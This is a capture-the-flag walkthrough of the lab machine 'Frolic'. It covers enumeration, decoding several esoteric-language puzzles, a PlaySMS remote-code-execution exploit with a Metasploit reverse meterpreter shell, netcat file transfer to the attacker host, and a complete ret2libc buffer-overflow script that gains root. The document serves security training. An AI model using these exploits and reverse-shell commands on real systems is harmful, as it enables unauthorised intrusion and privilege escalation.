Frolic

IP: 10.10.10.111

Nmap

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2
.4(Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu
(workgroup: WORKGROUP)
1880/tcp open  http        Node.js (Express middleware)
|_http-title: Node-RED
9999/tcp open  http        nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
```

SMB

guided by: https://book.hacktricks.xyz/pentesting/pentesting-smb

Enum4linux doesn't find much: `enum4Linux -a 10.10.10.111`

- users: sahay, ayush

```
|    Nbtstat Information for 10.10.10.111    |
Looking up status of 10.10.10.111
        FROLIC          <00> -         B <ACTIVE>  Workstation Service
        FROLIC          <03> -         B <ACTIVE>  Messenger Service
        FROLIC          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

Smbmap can't connect to any of the shares: `smbmap -H 10.10.10.111 -R`

```
kali@kali:~/Downloads/frolic$ smbmap -H 10.10.10.111 -R
[+] Guest session       IP: 10.10.10.111:445    Name: 10.10.10.111
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        print$                                  NO ACCESS       Printer Drivers
        IPC$                                    NO ACCESS       IPC Service (frolic server (Samba, Ubuntu))
```

It seems like we're gonna need creds to get any of this to work.

Websites

port 1880 - not much here

port 9999


Because it says it needs to be confguired more, i guess that **/admin** will be an option and it is.http://10.10.10.111:9999/admin/


Before we go down this route, let's run `gobuster: gobuster dir -u` `http://10.10.10.111:9999` `-w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 30` you may also find it helpful to run dirbuster, which has recursive search abilities (i.e it finds a directory, and then also searches stuff within THAT directory).

- `/backup` - has a password.txt and user.txt we can access: **admin;imnothuman**

```
kali@kali:~/Downloads/frolic$ curl http://10.10.10.111:9999/backup/password.txt
password - imnothuman
kali@kali:~/Downloads/frolic$ curl http://10.10.10.111:9999/backup/user.txt
user - admin
```


- `/test` shows us the php info page - perhaps we can exploit whatever runs test to show us different information?
- `/dev/backup` - points to **/playsms**, which shows another login screen if we ignore the previous two directoires and just focus on: http://10.10.10.111:9999/playsms






Esoteric Languages

I didn't find much to do with the default creds from /backup, so I started looking at the sourcepage for `/admin`. And I saw view-source:http://10.10.10.111:9999/admin/js/login.js which had hardcoded creds: **admin**; **superduperlooperpassword_lol**



Going to **/admin/success.html** comes up with a bunch of puncutaion. But looks like a cipher, partiuclarly if you view the page source, it takes the look of a cipher. Googling around tells me its the Esostertic Language (think artistic programme languages) **Ook**!, we we can decode here: https://www.splitbrain.org/_static/ook/



We can then go to: http://10.10.10.111:9999/asdiSIAJJ0QWE9JAS/ and are met with a bunch of weird chars again. https://gchq.github.io/CyberChef/ tells me it may be a **zip** file?

```
Input                                    length: 487
                                          lines:   1
UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfK
dbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y
9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I
19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb
40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN0
0j/lsUsAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAA
AABBAAAAABQSwUG AAAAAAEAAQBPAAAAAwEAAAAA

Output                  start: 58    time: 4ms
                          end: 59  length: 97
                       length:  1   lines:  4
File type:   PKZIP archive (under Base64)
Extension:   B64
MIME type:   application/octet-stream
```

Zip Crack

Copy and paste this into one line, and make it into a file, I called mine **zipbase64.txt.**

- base64 decode it via: `base64 -d zipbase64.txt > unbased.zip`
- But we need a password to unzip it: `unzip unbased.zip`

```
kali@kali:~/Downloads/frolic/zip$ base64 -d zipbase64.txt > unbased.zip
kali@kali:~/Downloads/frolic/zip$ unzip unbased.zip
Archive:  unbased.zip
[unbased.zip] index.php password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: index.php              incorrect password
```

I found this tool on github to bruteforce it open: https://github.com/The404Hacking/ZIP-Password-BruteForcer

```
##########################################
# Zip Password Brute Forcer (Top Speed) #
##########################################
# The404Hacking                          #
# Digital Security ReSearch Group        #
# T.me/The404Hacking                     #
##########################################

[+] ZIP File Address: /home/kali/Downloads/frolic/zip/unbased.zip

[+] Password List Address: /usr/share/wordlists/rockyou.txt

[*] Password Found :)
[*] Password: password
```

Nice and secure, the password is: **password**

index.php

Is a bunch more of random text. Take it to cyberchef, which suggests changing it to **hex,** which produces something that looks like base64 and if we decode that, we're left with text from the esoteric language brainfuck.

```
Input                 start: 616   length: 616
                        end: 616    lines:   1
                     length:   0
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724
067506973724b7973674b7934744c5330674c5330754b7973674b7973
0a4b7973675779302b4b7973674b7a78645069734b4b7973755043736
33074504630675069304c5330674c5330754c5330674c5330744c53
0d0a4b317374506973674b7973725046306750697372 4b79346750437
c53304b5046302b4c5330674c6a77724b7973675779302b4b7973674b
740d0a4c533467504373724b3173674c5434744c5330675046302b4c5
7504373724b7973675779302b4b7973674b7973385854344b4b797375

From Hex will produce
"KysrKysgKysrKysgWy0+Ky
sgKysrKysgKysrPF0gPisrK
ysgKy4tLS0gLS0uKysgKysr
KysgLjwr
KysgWy0+KysgKzxdPisKKy"

Output                start: 616    time:   3ms
                        end: 616  length: 616
                     length:   0   lines:   1
```

```
Output          start: 231    time: 18ms
                  end: 231  length: 223
               length:   0   lines:   5
KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr
KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg
K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==
```

```
Output                    time:  9ms
                        length: 223
                         lines:   5
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++..<
```

Brainfuck decoder, from the same website that decoded our **Ook!** text, shows: **idkwhatispass**

PlaySms

We have so many creds, and so many different services. We could `wfuzz`, however that requires us to input a lot of stuff manually when we only have a handful of creds. So manually put them into the sites

- http://10.10.10.111:1880/ - didn't get nothing
- http://10.10.10.111:9999/playsms - we sign in as **admin;idkwhatispass**

`searchsploit playsms` offers a couple of exploits, but I can't find a way to verify our current version. So instead I googled "playsms python exploit github", because github has everything. I found this tool, which could get us a shell: https://github.com/jasperla/CVE-2017-9101

`python3 exploit.py --url` `http://10.10.10.111:9999/playsms/` `--password idkwhatispass -i`

```
kali@kali:~/Downloads/frolic$ python3 exploit.py --url http://10.10.10.111:9999/playsms/ --password idkwhatispass -i
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[+] Entering interactive shell; type "quit" or ^D to quit
> whoami
www-data
```

www-data shell

Troubleshooting

The shell we're in is a bit limiting, and eventually I got bored of trying to make it work and switched to a **metasploit** shell under the exploit: `/multi/http/playsms_uploadcsv_exec`

```
Module options (exploit/multi/http/playsms_uploadcsv_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   idkwhatispass    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.111     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      9999             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /playsms         yes       Base playsms directory path
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.34      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf5 exploit(multi/http/playsms_uploadcsv_exec) > run

[*] Started reverse TCP handler on 10.10.14.34:4444
[+] Authentication successful: admin:idkwhatispass
[*] Sending stage (38288 bytes) to 10.10.10.111
[*] Meterpreter session 1 opened (10.10.14.34:4444 -> 10.10.10.111:53002) at 2020-06-30 08:44:38 -0400
^Z
[1]+  Stopped                 msfconsole
kali@kali:~/Downloads/frolic$ fg
msfconsole
ls
s
meterpreter > ls
Listing: /var/www/html/playsms
```

If your console hangs in metasploit, it can be fixed sometimes by backgrounding it (`ctrl+z`) and then bringing it back to the fore (`fg`)

Shell

Let's drop into a `shell`, and upgrade it via: `python -c 'import pty; pty.spawn("/bin/bash")'`. Then of course go and get your user flag

Let's bring over an enumeration script, and see what it can find:

- it brings our attention to: `/home/ayush/.binary/rop .`
- The fact that linpeas told me that **ASLR** is disabled, plus the programme telling me wanting a 'messege' says it vulnerable to buffer overflow. We could crash it, but I don't want to just in case that upsets something on the box.

```
[+] Is ASLR enabled? ............... No
```

```
www-data@frolic:/home/ayush/.binary$ ./rop
./rop
[*] Usage: program <message>
```

ROP Overflow

Transfer the programme over via **netcat** :

- in kali: `nc -l -p 1234 > rop`
- in victim shell: `nc -w 5 10.10.14.34 1234 < rop`

Investigation

install the necessary things for gfb

```
sudo apt-get install gdb
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

Put the programme through gdb: `gdb ./rop`, and then check that ALSR is off: alsr

```
gdb-peda$ aslr
ASLR is OFF
```

use `pdisass main` to find a vulnerable function....it calls itself *vuln* lol


```
gdb-peda$ pdisass main
Dump of assembler code for function main:
   0x0804849b <+0>:   lea    ecx,[esp+0x4]
   0x0804849f <+4>:   and    esp,0xfffffff0
   0x080484a2 <+7>:   push   DWORD PTR [ecx-0x4]
   0x080484a5 <+10>:  push   ebp
   0x080484a6 <+11>:  mov    ebp,esp
   0x080484a8 <+13>:  push   ebx
   0x080484a9 <+14>:  push   ecx
   0x080484aa <+15>:  mov    ebx,ecx
   0x080484ac <+17>:  sub    esp,0xc
   0x080484af <+20>:  push   0x0
   0x080484b1 <+22>:  call   0x8048380 <setuid@plt>
   0x080484b6 <+27>:  add    esp,0x10
   0x080484b9 <+30>:  cmp    DWORD PTR [ebx],0x1
   0x080484bc <+33>:  jg     0x80484d5 <main+58>
   0x080484be <+35>:  sub    esp,0xc
   0x080484c1 <+38>:  push   0x80485c0
   0x080484c6 <+43>:  call   0x8048360 <puts@plt>
   0x080484cb <+48>:  add    esp,0x10
   0x080484ce <+51>:  mov    eax,0xffffffff
   0x080484d3 <+56>:  jmp    0x80484ee <main+83>
   0x080484d5 <+58>:  mov    eax,DWORD PTR [ebx+0x4]
   0x080484d8 <+61>:  add    eax,0x4
   0x080484db <+64>:  mov    eax,DWORD PTR [eax]
   0x080484dd <+66>:  sub    esp,0xc
   0x080484e0 <+69>:  push   eax
   0x080484e1 <+70>:  call   0x80484f8 <vuln>
   0x080484e6 <+75>:  add    esp,0x10
   0x080484e9 <+78>:  mov    eax,0x0
   0x080484ee <+83>:  lea    esp,[ebp-0x8]
   0x080484f1 <+86>:  pop    ecx
   0x080484f2 <+87>:  pop    ebx
   0x080484f3 <+88>:  pop    ebp
   0x080484f4 <+89>:  lea    esp,[ecx-0x4]
   0x080484f7 <+92>:  ret
End of assembler dump.
```

`checksec` will confirm that **NX BIT** and **RELRO** are active, which are techniques to prevent buffer overflows. However we can still exploit it as RELRO is only **partial**, which makes it exploitable with a **.got** exploit

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

EIP Identification

`pattern_create` and then copy and paste the output and do `r [pattern]`



The number you're looking for (**0x41474141**) is at **EIP** in the top section, and then again at the very **bottom**.

`pattern_offset 0x41474141` will determine the bytes it failed at (**52** bytes) and `pattern_search` will determine the EIP and EBP bytes

```
0x41474141 in ?? ()
gdb-peda$ pattern_offset 0x41474141
1095188801 found at offset: 52
gdb-peda$ pattern_search
Registers contain pattern buffer:
EBP+0 found at offset: 48
EIP+0 found at offset: 52
```

Victim Shell

System, Exit, Bash Address

back in the victim shell, we need the memory address of the **libc** library used by the file: `ldd rop`

```
www-data@frolic:/home/ayush/.binary$ ldd rop
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
```

We need to find out three things about libc, the addresses for its **system**, **exit**, and **/bin/bash:**

Determine **system** @ **0003ada0**: `readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -i system`

```
00112f20    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
0003ada0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
```

Determine **exit** @ **0002e9d0**: `readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -i exit`

```
   112: 0002edc0    39 FUNC    GLOBAL DEFAULT   13 __cxa_at_quick_exit@@GLIBC_2.10
   141: 0002e9d0    31 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
   450: 0002edf0   197 FUNC    GLOBAL DEFAULT   13 __cxa_thread_atexit_impl@@GLIBC_2.18
```

Determine **/bin/bash** @ **15ba0b** : `strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh`

```
15ba0b /bin/sh
```

Exploit Construction

In your kali, create **buffer.py**. `Struct` allows us to just write the addresses in, otherwise we'd have to manually reverse them for Little Endian which would look like **\xETC\xETC** (and so on)

```
#!/usr/bin/env python

import struct

buffersled = "A"*52

libc = 0xb7e19000
system = struct.pack('<I', libc + 0x0003ada0)
exit = struct.pack('<I', libc + 0x0002e9d0)
binsh = struct.pack('<I', libc + 0x0015ba0b)

payload = buffersled + system + exit + binsh

print payload
```

Bring the exploit to the victim shell, and then run the vulnerable rop programme with our exploit: `./rop $(python /tmp/buffer/buffer.py)`

```
www-data@frolic:/home/ayush/.binary$ ./rop $(python /tmp/buffer/buffer.py)
./rop $(python /tmp/buffer/buffer.py)
# whoami
whoami
root
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
# cat /root/root.txt
cat /root/root.txt
85d3fdf03f969892538ba9a731826222
```